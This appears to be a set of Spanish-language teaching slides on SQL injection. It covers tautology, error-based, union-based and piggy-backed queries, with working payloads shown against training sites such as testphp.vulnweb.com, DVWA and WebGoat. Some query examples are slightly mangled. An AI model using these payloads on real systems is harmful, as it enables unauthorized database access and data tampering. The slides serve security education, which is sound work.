




SQL Injection

SQL Injection (SQLi)



SQL Injection (SQLi)

- SQL Injection basado en error (Error-based SQL Injection)
- SQL Injection basado en uniones (Union-based SQL Injection)
- SQL Injection ciego (Blind SQL Injection)
- SQL Injection basado en tiempo (Time-based SQL Injection)
- SQL Injection de entrada múltiple (Multi-query SQL Injection)
- SQL Injection de segundo orden (Second-order SQL Injection)

Author

John or 1 = 1

Author : Alfred Brown
Book : Cybersecurity

Author : Andrew Adams
Book : Puzzles

Author

John and 1 = 2

Error

<https://www.thesecuritybuddy.com/vulnerabilities//what-is-blind-sql-injection-attack/>



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)


search art


go

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

[Browse categories](#)
[Browse artists](#)

<http://testphp.vulnweb.com/>

[<](#) [>](#) [↺](#) [🏠](#)  [http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database\(\), version\(\);--](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database(), version();--)



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)
[Browse artists](#)
[your cart](#)
[Signup](#)

artist: acuart

8.0.22-0ubuntu0.20.04.2

[view pictures of the artist](#)

<http://testphp.vulnweb.com/>

SQLi Manual

- Tautología


- Es algo que siempre es cierto, como por ejemplo 1=1
- La inyección manual OR 1=1 es de las más famosas
- Pasa por alto las autenticaciones de usuario mediante código que permita obtener siempre una respuesta verdadera en una validación
- Ejemplos

```
SELECT * FROM usuarios WHERE user = '$us' AND password = '$pass

Usuario = ejemplo1
Password = ' OR '' = '

SELECT * FROM usuarios
WHERE user = 'admin' AND password = '' OR '' = ''
```

<http://vishub.org/excursions/3929.full>



The screenshot shows the DVWA web application interface. On the left is a sidebar menu with various security vulnerabilities listed: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' label, a text input field containing the payload '1' OR '1' = '1', and a 'Submit' button. Below the input field, the application displays the results of the query in red text, showing user details for three different IDs: ID: 1' OR '1' = '1 (First name: admin, Surname: admin), ID: 1' OR '1' = '1 (First name: Gordon, Surname: Brown), and ID: 1' OR '1' = '1 (First name: Hack, Surname: Me).

SQLi Manual

- Consultas lógicamente incorrectas



- Se generan de manera intencionada errores de respuesta de la base de datos con el fin de aprovechar los mensajes de la misma que pueda mostrar información relevante.
- Ejemplos

```
http://www.../.../producto.php?id=cast(version() as int)

SELECT * FROM almacen.producto WHERE id=cast(versión() as int)

"Warning: pg_exec() [function.pg_exec]: Query failed: ERROR: la
sintaxis de entrada no es válida para integer: Â«PostgreSQL 8.4.8 on
i686-pc-linux-gnu, compiled by GCC gcc-4.5.real (Ubuntu/Linaro 4.5.2-
8ubuntu4) 4.5.2, 32-bitÂ» in /var/www/pruebas/pg.inc.php on line 14"
```

<http://vishub.org/excursions/3929.full>



The used SELECT statements have a different number of columns

SQLi Manual

```
SELECT id, nombre, descripcion, precio FROM productos WHERE categoria = 'Electrónica'
```


```
SELECT id, nombre, descripcion, precio FROM productos WHERE categoria = 'Electrónica'  
UNION  
SELECT id, username, password, email FROM usuarios
```

```
UPDATE cuentas SET saldo = saldo - 100 WHERE id_cuenta = 123;  
UPDATE cuentas SET saldo = saldo + 100 WHERE id_cuenta = 456;
```

```
UPDATE cuentas SET saldo = saldo - 100 WHERE id_cuenta = 123;  
UNION  
SELECT NULL, NULL, NULL, NULL, NULL, NULL, 100, 789, NULL FROM dual
```

SQLi Manual

- Consultas Piggy Backed
 - Se aprovecha el delimitador “;” para anexar una consulta extra a la original
 - Ejemplos de OWASP WEB GOAT
 - ' ; UPDATE salaries SET SALARY = 999999 WHERE userid='jsmith




The form below allows a user to view salaries associated with a userid (**salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to add a record to the table.

Enter your userid: ' OR SALARY IS NOT NULL;-- Go!

USERID	SALARY
lsmith	45000
wgoat	100000
rjones	777777
manderson	65000
jsmith	999999
hacker	9999999

- ' ;INSERT INTO salaries (USERID,SALARY) VALUES ('hacker',9999999);—



SQLi

